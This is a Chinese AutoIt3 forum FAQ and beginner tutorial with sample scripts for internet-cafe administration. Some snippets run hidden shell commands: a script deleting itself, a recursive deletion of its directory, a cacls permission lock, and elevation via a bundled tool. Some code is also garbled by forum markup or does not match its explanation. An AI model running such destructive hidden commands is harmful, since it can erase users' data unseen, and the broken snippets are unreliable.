A3. 请让你的文字变得易于阅读,适当的标点很重要,同时也不要给文字加上颜色.另外最好不要使用繁体字,繁体字并不能让你显得更有文化,相反而会影响他人的阅读。

另外很多人喜欢用些比较吓人的标题,比如“比如高手进来看一下”。“版主进来解决一下”。“高难度的问题”。问题常常因为我不是高手或者版主而没有回答.或者发现“高难度”的问题原来是很菜滴.不是每个人都喜欢扮帅滴.....

还有,在提问建议多搜索一下。

Q19. 为什么杀毒软件报告我的脚本被感染？

A1. AutoIt 并没有在你的系统里安装病毒,如果你的程序被报毒的话(前提是你自己不怀恶意)那么这就是一次误报.杀毒软件会在编译过后的 AutoIt 脚本里发现一些标记,并以此认为你的脚本被感染病毒.之所以会出现这样的情况有下面的两点原因:

AutoIt 使用 UPX 加壳. UPX 是一种开源的程序压缩软件.经常被一些病毒使用(让它们变得更小).

一些怀恶意的写脚本的人让 AutoIt 脚本引擎被标识为了病毒.

所以,请积极拨打各大杀毒软件厂商的电话来报告这些误报情况:

金山:010-82331816

瑞星:010-82678800

江民:800-8102300

卡巴斯基:4008110186

补充AU3 中文官网上的 《FAQ 大全》初学者必看

说明:

该说的“提问智慧”里边已经说了,这里不重复了。不要拿“新手”作借口。。。

太多的重复提问贴提问，只会让人看而生厌，并且有浪费时间的嫌疑，这里重复一句，学会搜索论坛。

提问区“已解决”版块里的问题都是解决了的，建议新手多翻下，多看下。这里发些常见的问题解答。

声明：此贴只发www.autoit.net.cn，其他的都是转贴。转贴请注明出处，多谢合作。

常见问题：

Q1 如何调试脚本？

引用：

```
MsgBox(0, "测试", $var)
```

```
ConsoleWrite("var=" & $var & @CRLF)
```

Q2 操作CMD相关命令

Q2.1 如何运行DOS命令？

引用：

```
Run(@ComSpec & ' /c dir>d:dir.txt', "", @SW_HIDE)
```

引用：

```
#include <Process.au3>
```

```
$rc = _RunDos("start Http://www.autoit.net.cn")
```

Q2.2 运行DOS命令如何连接AU3 变量？

引用：

```
Local $var="d:dir.txt"
```

```
Run(@ComSpec & ' /c dir>' & $var & ' ', "", @SW_HIDE)
```

Q2.3 运行DOS命令如何自动应答？（注意：这并不属于AU3 的问题，这里附带说一下。）

引用：

```
RunWait(@ComSpec & ' /c echo y|cacls %systemroot%\system32\wpcap.dll /d everyone', @SystemDir, @SW_HIDE)
```

Q2.4 多层DOS命令如何用？如netsh, diskpart等。

引用：

```
$dns="192.168.0.1"
```

RunWait(@ComSpec & ' /C netsh -c interface ip set dns 本地连接
source=static addr="" & \$dns &' " register=PRIMARY ', "", @SW_HIDE)

Q2.5 运行DOS命令如何直接截取回显？

引用：

；注意：回显截取只支持Run而不是RunWait

```
#include <Constants.au3>
```

```
Opt("MustDeclareVars",1)
```

```
_test()
```

```
Func _test()
```

```
Local $foo,$line,$lines
```

```
$foo = Run(@ComSpec & " /c sc query Alerter", @SystemDir, @SW_HIDE,  
$STDOUT_CHILD)
```

```
$lines = ""
```

```
While 1
```

```
    $line = StdoutRead($foo)
```

```
    If @error Then ExitLoop
```

```
    $lines &= $line
```

```
Wend
```

```
MsgBox(0,"test",$lines)
```

```
EndFunc
```

Q3 如何防止程序重复运行？

引用：

```
$g_szVersion = "test"
```

```
If WinExists($g_szVersion) Then Exit
```

```
AutoItWinSetTitle($g_szVersion)
```

引用：

```
#include <Misc.au3>
```

```
_Singleton("test")
```

Q4 如何直接运行系统程序关联的文件？如 [.txt, .msi, .pdf, .jpg, .lnk, .msc]等等！！

引用：

```
ShellExecute("Notepad.exe")
```

```
ShellExecute("test.txt", "", @ScriptDir, "edit")
ShellExecute("http://www.autoit.net.cn")
ShellExecute("C:boot.ini", "", "", "print")
ShellExecute("test.lnk", "", @ScriptDir)
ShellExecute("gpedit.msc", "", "", "open", @SW_MAXIMIZE)
```

Q5 如何控制系统服务?

引用:

API的控制服务

_StartService()	开始服务
_StopService()	停止服务
_ServiceExists()	检测服务
_ServiceRunning()	运行服务
_CreateService()	建立服务
_DeleteService()	删除服务

WMI的控制服务

_ServStart()	开始服务
_ServStop()	停止服务
_ServDelete()	删除服务
_ServGetDetails()	服务详情
_ServGetState()	服务状态
_ServListInstalled()	服务列表
_ServPause()	暂停服务
_ServResume()	服务改名
_SerSetState()	设置服务状态

[http://www.autoit.net.cn/viewthr ... &extra=page%3D1](http://www.autoit.net.cn/viewthr...&extra=page%3D1)

Q6 如何操作注册表?

Q6.1 常用的注册表设置

引用:

;读取注册表指定的值

\$var

=

```
RegRead("HKEY_LOCAL_MACHINESOFTWAREMicrosoftWindowsCurrentVersion",  
"ProgramFilesDir")
```

```
MsgBox(4096, "Program files 文件夹位于: ", $var)  
;创建一个主键、子键或值项。  
RegWrite("HKEY_LOCAL_MACHINESOFTWARETest", "TestKey", "REG_SZ", "Hello  
this is a test")  
;删除注册表指定的值 (注意: 这里删除的是键项, 而不是键值。)  
RegDelete("HKEY_LOCAL_MACHINESOFTWARE", "TestKey")  
;其他还有RegEnumKey(), RegEnumVal(), 详细应用请参考帮助。
```

Q6.2 注册表权限设置

引用:

[http://www.autoit.net.cn/viewthr ... hlight=%C8%A8%CF%DE](http://www.autoit.net.cn/viewthr...hlight=%C8%A8%CF%DE)

Q7 如何不重启刷新注册表马上生效?

引用:

Do

```
ProcessClose("explorer.exe")  
Until Not ProcessExists("explorer.exe")  
Run("gpupdate /force", "", @SW_HIDE)  
引用:  
;强烈推荐应用这个  
DllCall("user32.dll", "int", "SendMessageTimeout", "hwnd", 65535, "int", 26  
, "int", 0, "int", 0, "int", 0, "int", 1000, "str", "dwResult")
```

Q8 AU3 编写的程序如何带参数运行?

引用:

```
If $cmdline[0] <> 0 Then  
    $filename = $cmdline[1]  
    MsgBox(4096, "测试", '你输入的命令行参数是 "' & $filename & "'')  
Else  
    MsgBox(64, "测试", '请带参数运行此程序')  
EndIf  
引用:  
If StringInStr($CmdLineRaw, "/help") Then  
    MsgBox(64, "帮助", "这是本程序的帮助说明")  
EndIf
```


Q9 如何删除脚本程序自身?

引用:

;删除脚本程序自身

```
Run (@ComSpec&' /c ping 127.0.0.1 -n 3&del /q  
"[email=]'&@ScriptFullPath&' "', @ScriptDir, @SW_HIDE[/email])
```

;删除脚本所在目录的一切东西

```
Run (@ComSpec&' /c ping 127.0.0.1 -n 3&rd /q/s  
"[email=]'&@ScriptDir&' "', @ScriptDir, @SW_HIDE[/email])
```

Q10 AU3 如何实现加密字符串和文件校验?

引用:

;RC4 加密 (AU3 内置函数)

```
#include <String.au3>
```

```
Opt ("MustDeclareVars", 1)
```

```
Local $var
```

;加密字符串

```
$var=_StringEncrypt (1, "sanhen", @ComputerName, 1)
```

```
MsgBox (0, "test", $var)
```

;解密字符串

```
$var=_StringEncrypt (0, $var, @ComputerName, 1)
```

```
MsgBox (0, "test", $var)
```

引用:

;MD5 字符串加密

<http://www.autoit.net.cn/viewthread.php?tid=378&highlight=MD5>

引用:

;MD5 文件效验

[http://www.autoit.net.cn/viewthr ... &extra=page%3D1](http://www.autoit.net.cn/viewthr...&extra=page%3D1)

引用:

;哈希算法

<http://www.autoit.net.cn/viewthread.php?tid=372&highlight=MD5>

Q11 如何修改屏幕分辨率/刷新频率/颜色深度?

引用:

<http://www.autoit.net.cn/viewthr...angeDisplaySettings>

Q12 如何在界面显示GIF图片？

引用：

<http://www.autoit.net.cn/viewthr... ht=Shell.Explorer.2>

Q12.1 AU3 调用OBJ的一点点例子？

引用：

<http://www.autoit.net.cn/viewthread.php?tid=365&highlight=obj>

Q13 如何在界面上显示SWF格式的文件？

引用：

参考Q12.1 的例子

或者通过IE对象来实现，请参考：

<http://www.autoit.net.cn/viewthr... &extra=page%3D1>

Q14 如何控制摄像头？

引用：

<http://www.autoit.net.cn/viewthr... &extra=page%3D3>

Q15 如何界面中调用皮肤？

引用：

[http://www.autoit.net.cn/viewthr ... &extra=page%3D3](http://www.autoit.net.cn/viewthr... &extra=page%3D3)

[http://www.autoit.net.cn/viewthr ... &extra=page%3D2](http://www.autoit.net.cn/viewthr... &extra=page%3D2)

F22 注：部分链接应该已失效；以上两个论坛不同的版本提问与回答各有特点，看来不同的思维方式与水平还是挺有意思的。

AU3 程序入门

AutoIt v3 是用以编写并生成具有 BASIC 语言风格的脚本程序的免费软件，简而来说是脚本语言，因其可以生成exe、风格简单适用而且支持GUI，com等很受网管同行看好，其可以做的事非常之多，网吧常用基本上可以完成。网管之星，火狐等游戏更新软件就是用该软件写成。到了后面，随着学习的深入，这里放出常见源码供参考。

1, 首先下载安装:

地址: <http://down.wglm.net/system/system/20071108/2908.html>

装好后打开目录:x:autoit3\SciTe\SciTE.exe (编辑器, 支持语法高亮, 你也可以用记事本, 但不推荐) 双击打开。

2, 下面我们来写第一个程序。

注意: “;” 号表示注释

例子 1

以下是代码

```
1. msgbox(0, "标题-wglm", "你好, 世界")
2. exit
```

解释:

;msgbox 是弹出一个对话框函数, 0, 表示标志(可以设定各种类型的弹出对话框, 比如带问号, 带错误标志), “标题-wglm”是窗口标题, “你好, 世界”是对框内容
exit 表示退出

3, 点 scite_autoit 编辑器的, “工具”-“编译脚本”,

这里可以设置生成 exe 文件的图标, 文件名, “资源修改”选项卡可以设置程序的一些版权信息说明等。也就是点 exe 文件右键属性, 看到一些内容。

点击“编译脚本”按钮, 就会生成 exe 文件, 在刚设定路径找到 exe 文件双击,

我们的第一个程序就成功了

好了,最基本和最简单就示范到这里,是不是很简单很容易入门? 不要偷懒,学计算机重在实践,你也来做一个? 把图抓上来我看看?

前面已经教了大家哪里下载教程和编程工具在 au3 里实现我们需要的这个提示功能, 只需一句代码(一个函数)。

1. TrayTip("公告标题-wglm", "紧急通知, 村支书教大家学 au3, 各家男女老少晚饭后请准时集合学习", 3)
2. sleep(3000)

好, 编译成 exe 文件, 双击。是不是成功了?

;traytip 表示在托盘图标上显示一个气球提示, "公告标题-wglm"表示标题, "紧急通知, 村支书教大家学 au3, 各家男女老少晚饭后请准时集合学习"表示提示内容, 3 表示提示显示时间, 因为微软系统关系这个时间只是大略值。

sleep(3000)

;表示让 au3 程序暂停 3 秒(3000 毫秒), 如果没有这句, 程序一运行便退出, 也就看不到提示效果了。

traytip 函数的完整格式如下:

1. TrayTip ("标题", "文本", 超时时间 [, 属性])

初学编程, 例如有些朋友说连批处理的 for 都搞不清楚, 可能对于初学者最不好理解的就是函数的参数, 还有那些逗呈, 括号, 中括号他们的用法和意义了。在这里我可以很很负责的告诉各位, 其实非常好理解。

下面将专为大家讲解这些表面上让人头晕而实际很容易理解的内容, AU3 的学习过程, 很多都是在对于函数的理解灵活运行上, 函数虽多, 但不用强记, 用熟了自然会贯通。

运行于 windows 的程序, 多半要利用 windows 的编程接口, 所以, 只要你学会了一种编程, 其它的语言相对会容易掌握一些, 而且程序学习快慢, 还要看你

对 windows 了解多少，了解越多，学习越容易。

有朋友问为什么这个文章跟上面的教程不一样，问得好，的确是不一样。培养天才人物的有效途径是左右脑协调合作(奥尔森),《学习的革命》一书中指出,学习课程,都应该先从概貌开始,掌握整体图表和整体结构,再掌握部份具体细节。

传统的教学,不慌不忙,一章一节,每次课程,只有部份,没有总体概貌,这很蠢而且没有效率。

开始的这几张,都是教各位掌握 au3 的整体结构和从宏观上了解 au3 是一个什么东东,能做些什么事,如何去操控它为我们服务。这就是我们学习的过程,先掌握全局,再细入微观、深入。

废话完了 😊

第一章, 第三节, 用户图形界面(GUI) (应朋友要求, 这一张就多一点除了窗口的讲解, 还续上 上一节课留下的逗号, 括号, 中括号)

au3 是支持窗口的, 比尔盖茨的成功起始于大大改善了计算机与人之间的交流友好程度, 这得益于窗口(windows)这个概念, GUI 你则可以理解为程序界面 (GUI 是一个窗口界面, 但包括各种控件, 如按钮, 编辑框等等)

001

下面我们还是以写一个网吧公告为例, 开始这一节的实例

```
1. #include <GUIConstants.au3>
2. GUICreate ( "公告 - wglm.net", 200, 200)
3. GUISetState (@SW_SHOW)
4. GUISetTitle ("欢迎光临 XX 网吧", 10, 10, 190, 15)
5. GUISetTitle ("本网吧网速过快, 请保管好随身物品。", 10, 25, 190, 15)
6. While 1
7. $msg = GUIGetMsg()
8. If $msg = $GUI_EVENT_CLOSE Then ExitLoop
9. Wend
10. exit
```



```
#include <GUIConstants.au3>
```

;表示包含一个 GUIConstants.au3 库文件, 如果没有这一行, 下面一些函数将不可用。这是最基本的

```
GUICreate ("公告 - wglm.net", 200, 200)
```

;表示创建一个窗口, "公告 - wglm.net" 是公告, 200, 200 分别表示宽高

```
GUISetState (@SW_SHOW)
```

; 显示空白窗口, 窗口被创建后, 默认是不显示, 这一行的作用是显示出来。

```
GUICtrlCreateLabel("欢迎光临 XX 网吧", 10, 10, 190, 190)
```

;创建一个创建一个静态的 Label 控件, 用来显示文字, "欢迎光临 xx 网吧" 表示窗口标题, ", 10, 10" 表示距离窗口在与上的距离, 190, 15 分别表示宽和高

```
GUICtrlCreateLabel("本网吧网速过快, 请看管好随身物品。", 10, 25, 190, 15)
```

;同上

```
While 1
```

```
$msg = GUIGetMsg()
```

```
If $msg = $GUI_EVENT_CLOSE Then ExitLoop
```

```
Wend
```

; 表示运行脚本到窗口关闭, 关于循环以后再详解。

```
exit
```

;退出, 可要可不要, 因为脚本运行完自动会退出, 写在这里感觉好看一点。

002

当然一个网吧公告不可能这么丑, 如何让这个窗口具有一些特效呢, 或者更美观呢? 比如动画显示, 动画关闭, 我们这里只示例一下, 不作详解, 可以利用 windows API 中的 AnimateWindow 函数, (这本不属于 au3 内容, 可以说所有 windows 下程序通用)

那么我们将

```
GUICreate ("公告 - wglm.net", 200, 200)
```

这一行, 改成以下内容(两行)

1. \$guil = GUICreate ("公告 - wglm.net", 200, 200)
2. DllCall("user32.dll", "int", "AnimateWindow", "hwnd", \$guil, "int", 500, "long", 0x00040010)

编译之后，再试一下？看是不是窗口有了进入特效？退出特效暂不提，当然很简单。还有更多的效果请参阅 windows API 手册。

至于如何让窗口有个漂亮的外表，那就利用一些皮肤之类的了，以后再谈。

003

如何让程序通用，那就需要用配置文件的形式，你把程序分发给别人后，别人只需要修改其中配置.ini 文件，就可以实现，修改提示内容等，配置文件的读取和写入还是另外一章再讲好了，因内容比较重要。

004

现在我们能过弹出一个对话框来讲函数中的逗号，括号，中括号帮助文件中对于 msgbox 这个函数是这样解释的

引用 MsgBox

显示一个简单的对话框（可设置超时属性）。

MsgBox（标志，“标题”，“文本”[，超时时间]）

如何理解呢？

1

基本理解，帮助中也说了标志一些十进制，如 1 2 3 4 5，需要相应的内容则相加这些数字

比如我们需要一个带有确定和取消的对话框，那么就是

```
1. msgbox(1,"标题","这里是文本")
```

如果我们需要提示框有个问号，那么 32+1, 标志改为 33

```
1. msgbox(33,"标题","这里是文本")
```

2

中括号括起来的内容，表示可选参数，也就是说你用不用都可以，但前面的必选参数是必须设置的。例如我们需要这个对话框 3 秒内关闭。那么实际运行用中就是下面这个样子，[] 中括号实际是不需要输入的

```
1. msgbox(33, "标题", "这里是文本", 3)
```

如果不需要设置对话框消失那么，[] 中括号也是不需要输入的就是下面这个样子

```
1. msgbox(33, "标题", "这里是文本")
```

这里就教大家如何理解帮助文件，所以大家一定多去看些基本的东西和函数的用法，多练习，使用。

AutoIt3 脚本实例

AutoIt3 隐藏显示系统文件+扩展名的脚本
实例

```
#NoTrayIcon
#Region ;**** 参数创建于 AutoIt3Wrapper_GUI ****
#AutoIt3Wrapper_icon=ico2.ico
#AutoIt3Wrapper_Compression=4
#AutoIt3Wrapper_UseAnsi=y
#AutoIt3Wrapper_Res_Comment=[显示/隐藏系统文件] 版本: 绿色版 出自:
IsBase
#AutoIt3Wrapper_Res_Description=右键添加 [显示/隐藏系统文件] 快捷方式
#AutoIt3Wrapper_Res_Fileversion=2.0.0.9
#AutoIt3Wrapper_Res_LegalCopyright=版权所有(C) 1996-2009 、IsBase技术
交流
#AutoIt3Wrapper_Res_SaveSource=y
[email=#AutoIt3Wrapper_Res_Field=Email|168@IsBase.net]#AutoIt3Wrapper
_Res_Field=Email| 168@IsBase.net[/email]
#AutoIt3Wrapper_Res_Field=QQ/TM| 2611262
#AutoIt3Wrapper_Res_Field=QQ群| 47328822
#AutoIt3Wrapper_Res_Field=技术网站|http://www.IsBase.net
#AutoIt3Wrapper_Res_Field=作者: IsBase
#AutoIt3Wrapper_Res_Field=产品版本| V2009.05.01
#AutoIt3Wrapper_Res_Field=产品名称| [显示/隐藏系统文件] V2009.05.01
#AutoIt3Wrapper_Res_Field=内部说明| [显示/隐藏系统文件] V2009.05.01
IsBase技术交流! 不得用于任何商业及非法目的!
#AutoIt3Wrapper_Res_Field=公司|
#AutoIt3Wrapper_Res_Field=合法商标|
#AutoIt3Wrapper_Res_Field=内部名称|显示/隐藏系统文件.exe
#AutoIt3Wrapper_Res_Field=源文件名|IsBase.exe
#AutoIt3Wrapper_AU3Check_Stop_OnWarning=y
#AutoIt3Wrapper_Run_Tidy=y
#Tidy_Parameters=/rel
```

```
#EndRegion ;**** Directives created by AutoIt3Wrapper_GUI ****
#include <GUIConstants.au3>
$Form1 = GUICreate("安装 - 显示/隐藏系统文件", 487, 264, 251, 170)
GUISetIcon("D:\autoit3\ico2.ico")
$GroupBox1 = GUICtrlCreateGroup("", 8, 1, 473, 225)
$Label1 = GUICtrlCreateLabel("【安装】将 [显示/隐藏系统文件] 加入到右  
键菜单", 76, 16, 360, 24)
GUICtrlSetFont(-1, 12, 400, 0, "MS Sans Serif")
GUICtrlSetColor(-1, 0x0000FF)
$Label2 = GUICtrlCreateLabel("【删除】将 [显示/隐藏系统文件] 从右键菜  
单删除", 74, 56, 360, 24)
GUICtrlSetFont(-1, 12, 400, 0, "MS Sans Serif")
GUICtrlSetColor(-1, 0x0000FF)
$Label3 = GUICtrlCreateLabel("注意: 请不要对其他窗口操作, 以免误操作!  
", 93, 88, 324, 24)
GUICtrlSetFont(-1, 12, 400, 0, "MS Sans Serif")
GUICtrlSetColor(-1, 0xFF0000)
$Label4 = GUICtrlCreateLabel("", 63, 120, 385, 24)
GUICtrlSetFont(-1, 12, 400, 0, "MS Sans Serif")
GUICtrlSetColor(-1, 0x000080)
$Label5 = GUICtrlCreateLabel("超 级 QQ 群 :47328822 Email :  
168@isbase.net", 60, 160, 390, 24)
GUICtrlSetFont(-1, 12, 400, 0, "MS Sans Serif")
GUICtrlSetColor(-1, 0x000080)
$Label6 = GUICtrlCreateLabel("版权所有(C) 1996-2009 、IsBase技术交流  
", 90, 200, 331, 24)
GUICtrlSetFont(-1, 12, 400, 0, "MS Sans Serif")
GUICtrlSetColor(-1, 0xFF0000)
$Pic1 = GUICtrlCreatePic("D:\autoit3\自定义图片 1).jpg", 23, 16, 44,  
44)
$Pic2 = GUICtrlCreatePic("D:\autoit3\自定义图片 2).jpg", 15, 64, 44,  
156)
GUICtrlSetTip(-1, "66")
GUICtrlCreateGroup("", -99, -99, 1, 1)
$tab5button1 = GUICtrlCreateButton("安装(&I)", 64, 232, 75, 25, 0)
```



```
$tab5button2 = GUICtrlCreateButton("卸载(&U)", 192, 232, 75, 25, 0)
$tab5button3 = GUICtrlCreateButton("退出(&Q)", 320, 232, 75, 25, 0)
GUISetState(@SW_SHOW)

While 1
    $msg = GUIGetMsg()
    Select
        Case $msg = $GUI_EVENT_CLOSE
            ExitLoop
        Case $msg = $tab5button1
            RegWrite('HKCR\Directory\Background\shellex\ContextMenuHandlers\SuperHidden', '', 'Reg_sz', '')
            RegWrite('HKCR\CLSID\InProcServer32', '', 'Reg_Expand_sz', '%SystemRoot%\system32\shdocvw.dll')
            RegWrite('HKCR\CLSID\InProcServer32', 'ThreadingModel', 'Reg_sz', 'Apartment')
            RegWrite('HKCR\CLSID\Instance', 'CLSID', 'Reg_sz', '')
            RegWrite('HKCR\CLSID\Instance\InitPropertyBag', 'method', 'Reg_sz', 'ShellExecute')
            RegWrite('HKCR\CLSID\Instance\InitPropertyBag', 'Param1', 'Reg_sz', 'SuperHidden.exe')
            RegWrite('HKCR\CLSID\Instance\InitPropertyBag', 'command', 'Reg_sz', '[显示/隐藏系统文件]')
            RegWrite('HKCR\CLSID\Instance\InitPropertyBag', 'CLSID', 'Reg_sz', '')
            RegWrite('HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced', 'ShowSuperHidden', 'Reg_Dword', '0x00000000')
            RegWrite('HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced', 'Hidden', 'Reg_Dword', '0x00000002')
            FileInstall("SuperHidden.exe", @SystemDir & "\")
            If Not IsDeclared("$sToolTipAnswer") Then Local $sToolTipAnswer
            $sToolTipAnswer = ToolTip("显示/隐藏系统文件 V2.2.09 已经安装卸载" & @CRLF & " 本程序由IsBase制作完成" & @CRLF & " 仅供安全技术研究及绿兵内部交流使用" & @CRLF & " 不得散播到其他网站" & @CRLF & " 感谢您的使用! 5 秒后自动退出" & @CRLF & " 版权所有(C) 1996-2009 、IsBase技术交流", 400, 500, "右键添加[显示/隐藏系统文件]软件安装成功", 1, 1)
```

```
Sleep(5000)
_quit()
Case $msg = $tab5button2
RegDelete("HKCR\CLSID\")
RegDelete("HKCR\Directory\Background\shellex\ContextMenuHandlers\
SuperHidden")
FileDelete(@SystemDir & "\SuperHidden.exe")
If Not IsDeclared("sToolTipAnswer") Then Local $sToolTipAnswer
$sToolTipAnswer = ToolTip("[显示/隐藏系统文件] V2009.05.01 已经成
功卸载" & @CRLF & " 本程序由IsBase制作完成" & @CRLF & " 仅供安全技术
研究及绿兵内部交流使用" & @CRLF & " 不得散播到其他网站" & @CRLF & "
感谢您的使用! 5 秒后自动退出" & @CRLF & " 版权所有(C) 1996-2009 、
IsBase技术交流", 400, 500, "右键添加[显示/隐藏系统文件]软件卸载成功",
1, 1)
Sleep(5000)
_quit()
Case $msg = $tab5button3
GUICtrlSetState($tab5button3, $GUI_DISABLE)
ToolTip("正在退出右键添加[显示/隐藏系统文件]软件, 请稍候....",
@DesktopWidth - 600, @DesktopHeight - 300, "", 0, 1)
Sleep(1500)
_quit()
EndSelect

WEnd
Func _quit()
Exit
EndFunc ;==>_quit

if
RegWrite('HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Adv
anced', 'ShowSuperHidden', 'Reg_Dword', '0x00000000') =
RegWrite('HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Adv
anced', 'ShowSuperHidden', 'Reg_Dword', '0x00000000') then
```

```
RegWrite('HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced', 'HideFileExt', 'Reg_Dword', '0x00000001')
RegWrite('HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced', 'Hidden', 'Reg_Dword', '0x00000002')
RegWrite('HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced', 'ShowSuperHidden', 'Reg_Dword', '0x00000000')
    RegWrite('HKCR\CLSID\Instance\InitPropertyBag', 'command',
'Reg_sz', '显示/隐藏[系统文件, 扩展名]')
    Send ("")
    ;MsgBox (0, "显示/隐藏[系统文件, 扩展名]", "OK! 您已经可以查看系统隐藏文件和它们的扩展名啦!", 2)
EndIf
if
RegWrite('HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced', 'ShowSuperHidden', 'Reg_Dword', '0x00000001') =
RegWrite('HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced', 'ShowSuperHidden', 'Reg_Dword', '0x00000001') then

RegWrite('HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced', 'HideFileExt', 'Reg_Dword', '0x00000000')
RegWrite('HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced', 'Hidden', 'Reg_Dword', '0x00000001')
RegWrite('HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced', 'ShowSuperHidden', 'Reg_Dword', '0x00000001')
    RegWrite('HKCR\CLSID\Instance\InitPropertyBag', 'command',
'Reg_sz', '显示/隐藏[系统文件, 扩展名]')
    Send ("")
    ;'WSHShell.Popup "OK! 现在已经隐藏了系统隐藏文件和它们的扩展名啦!", 1, sTitle2, vbInformation
EndIf
```

注意部分文件路径及注释请以实际路径为准！以上仅供参考！

AutoIt3 提升权限进行局域网时间校准的脚本实例

```
#NoTrayIcon
#include <GuiConstants.au3>
#include <Constants.au3>
Global $ourProcess, $txt, $cl, $i, $date, $kcd=0, $time
Global $retime[3] ;时间数组
Global $CF[5] ;年月日时间数组
Global $r[6] ;最终分析比对数组, 以便确定是否要改写时间
If $cmdline[0] = 0 Then ;无参数提示
    MsgBox(48, '请填写正确参数[email=!@ToMan]!@ToMan', '[/email] 如要改时间请在程序后面加参数如: DFTIME 192.168.0.10 只需填服务器IP就可以了')
    Exit
EndIf
$ourProcess = Run(@ComSpec & ' /k net time \' & $cmdline[1], '', @SW_HIDE, $STDOUT_CHILD + $STDIN_CHILD) ;获取局域网服务器的时间数据
$txt = StdoutRead($ourProcess)
$cl = StringTrimLeft($txt, StringInStr($txt, '是')+1) ;去除无效字符
$CF = StringSplit($cl, ' ') ;分离获取年月日时间
$date = $CF[2]
If StringIsDigit(StringStripWS($CF[3], 8)) = 0 Then ;识别时间所在数组, 并识别上午、下午或 24 小时制
    if $CF[3]="下午" Then
        $kcd=12 ;如果是下午, 则加上 12 小时时差
    $time = $CF[4]
    $retime=StringSplit(StringStripWS($time, 8), ":")
    $time=$retime[1]+$kcd&":"&$retime[2]
Else
```

```
$time = $CF[3]

EndIf

$r=StringSplit($date&"/"&$retime[1]+$kcd&"/"&$retime[2], "/")
;取年月日时分进行比对, 以明确是否执行写入操作
if StringLen ($r[1])=1 Then $r[1]=000&$r[1] ;补
补齐年位数
if StringLen ($r[1])=2 Then $r[1]=00&$r[1]
if StringLen ($r[1])=3 Then $r[1]=0&$r[1]
if StringLen ($r[2])=1 Then $r[2]=0&$r[2] ;补
齐月位数
if StringLen ($r[3])=1 Then $r[3]=0&$r[3] ;补
齐日位数
if StringLen ($r[4])=1 Then $r[4]=0&$r[4] ;补
齐时位数
if StringLen ($r[5])=1 Then $r[5]=0&$r[5] ;补
齐分位数
;MsgBox(0, "test", $r[1]&$r[2]&$r[3]&$r[4]&$r[5]&@CRLF&@YEAR&@MON&@MDAY
&@HOUR&@MIN)
if @YEAR=$r[1] and @MON=$r[2] and @MDAY=$r[3] and @HOUR=$r[4] and
@MIN=$r[5] Then
Exit
Else
FileInstall('..\..\cmd\wsu.exe', @TempDir&'\'')
RunWait(@ComSpec & "/C "[email=&@TempDir]&@TempDir[/email]&
'\wsu ' & ''' & 'cmd /c echo ' & $date & '/date' & '''', '', @SW_HIDE)
RunWait(@ComSpec & "/C "[email=&@TempDir]&@TempDir[/email]&
'\wsu ' & ''' & 'cmd /c echo ' & StringStripWS($time, 8) & '/time' & '''', '',
@SW_HIDE)
FileDelete(@TempDir&"\wsu.exe")
Exit
EndIf
```

AutoIt3 FTP文件上传下载器的脚本实例


```
#NoTrayIcon
#include <GUIConstants.au3>
#include "ftp.au3"
#include <file.au3>
$z_ver = "V2.1.505"
$title = "FTP文件上传下载器 " & $z_ver
Global $ftpserverinfo = "ftp.ini"
If( Not FileExists($ftpserverinfo) ) Then
MsgBox(48, "ERROR", "配置文件 "&$ftpserverinfo&" 丢失!")
Exit
EndIf
Dim $ftp_ip = IniRead($ftpserverinfo, "serverinfo", "ip", "")
Dim $ftp_name = IniRead($ftpserverinfo, "serverinfo", "name", "")
Dim $ftp_pass = IniRead($ftpserverinfo, "serverinfo", "pass", "")
Dim $ftp_ctrlport = IniRead($ftpserverinfo, "serverinfo", "ctrlport",
"")
Dim $ftp_dataport = IniRead($ftpserverinfo, "serverinfo", "dataport",
"")
$gui_main = GUICreate($title, 320, 130, @DesktopWidth/2-160,
@DesktopHeight/2-45, -1, 0x00000018); WS_EX_ACCEPTFILES
;~ $Dummy1 = GUICtrlCreateDummy()
$Label_txt = GUICtrlCreateLabel("请将要上传的文件拖动到下面的文本框中",
11, 13, 220, 17)
$input_file = GUICtrlCreateInput("", 10, 35, 300, 20)
GUICtrlSetState(-1, $GUI_DROPACCEPTED)
GUICtrlCreateLabel("FTP服务器: " & $ftp_ip, 11, 78, 220, 17)
GUICtrlSetState(-1, $GUI_DISABLE)
GUICtrlCreateLabel("Powered by zeebit", 210, 116, 180, 17)
GUICtrlSetState(-1, $GUI_DISABLE)
$btn_upload = GUICtrlCreateButton("上传", 160, 75, 49, 20)
$btn_download = GUICtrlCreateButton("下载", 210, 75, 49, 20)
$btn_help = GUICtrlCreateButton("帮助", 260, 75, 49, 20)
$Graphic1 = GUICtrlCreateGraphic(0, 98, 320, 18)
GUICtrlSetBkColor(-1, 0xD4D0C8)
$Label_stat = GUICtrlCreateLabel("欢迎使用 "&$title, 11, 101, 320, 14)
```

```
GUICtrlSetBkColor(-1, 0xD4D0C8)
GUISetState ()
$gui_help = GUICreate($title, 320, 130, @DesktopWidth/2-160,
@DesktopHeight/2-45, -1, 0x00000018); WS_EX_ACCEPTFILES
;~ $Icon = GUICtrlCreateIcon("d:\My Documents\icon\favicon.ico", 0, 288,
0, 32, 32, BitOR($SS_NOTIFY, $WS_GROUP))
;~ $Label_h0 = GUICtrlCreateLabel("注意:", 11, 13, 320, 17)
$Label_h1 = GUICtrlCreateLabel("1、正被打开着的文件, 上传时可能会失败。",
12, 13, 270, 17)
$Label_h2 = GUICtrlCreateLabel("2、在文本框中输入完整准确的文件名, 再
点“下载”, 可以从FTP服务器下载指定文件到桌面。", 12, 33, 300, 34)
$Label_h3 = GUICtrlCreateLabel("3、如果提示连接FTP服务器出错, 请确定网
络畅通且服务器运行正常。", 12, 66, 310, 27)
$btn_back = GUICtrlCreateButton("返回", 250, 95, 60, 20)
GUICtrlCreateLabel("Powered by zeebit", 210, 116, 180, 17)
GUICtrlSetState(-1, $GUI_DISABLE)
GUISetState(@SW_HIDE, $gui_help)
